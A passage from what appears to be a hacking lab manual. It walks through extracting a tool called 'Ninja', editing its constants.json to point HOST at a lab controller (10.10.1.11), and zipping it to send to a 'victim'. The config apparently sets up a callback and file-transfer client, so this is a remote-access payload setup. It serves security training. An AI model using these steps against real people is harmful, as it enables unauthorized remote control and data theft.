
6. Right-click on **Ninja-v1.2.1-win.zip** file and hover over **WinRAR** and select **Extract files...** from the list of options.




7. An **Extraction path and options** window appears, select the **Trial-Version** folder from **Desktop** and click **OK**.



8. Ninja-v1.2.1-win.zip will be extracted in the **Trial-Version** folder. Navigate to **C:/Users/Admin//Desktop/Trial-Version/config** and right-click on **constants.json** and click on **Open with** option.



9. In **How do you want to open this file?** window, click on **More apps** and select **Notepad** from the list and click **OK**.



10. **constants.json** file opens in notepad, Change the **Name** to **Server22** and in **Host** to **10.10.1.11** as shown in the screenshot, save the notepad file and close it.

```


constants.json - Notepad
File Edit Format View Help
{
    "PORTS": {
        "DATA": 3707
    },
    "NAME": "Server22",
    "HOST": "10.10.1.11",
    "CONNECTION": {
        "RECONNECTION_DELAY_MAX": 5000,
        "RECONNECTION_DELAY": 1000,
        "TIMEOUT": 2000,
        "rejectUnauthorized": false
    },
    "FILE_TRANSFER": {
        "ACK_INTERVAL": 2000
    },
    "PROGRESS_BAR": {
        "COLOR_MAP": {
            "FAILED": ["red", "red"],
            "INVALID": ["red", "red"],
            "DONE": ["gray", "green"],
            "IN_PROGRESS": ["gray", "cyan"]
        },
        "MAX_NAME_LENGTH": 10
    },
    "NO_LOG": false
}

```


The screenshot shows the 'constants.json' file in Notepad. The 'NAME' field has been modified to 'Server22' and the 'HOST' field has been modified to '10.10.1.11'. The rest of the JSON object remains unchanged.

11. We have completed the configuration of Ninja tool. Now, we will create a zip file and send it to the victim.

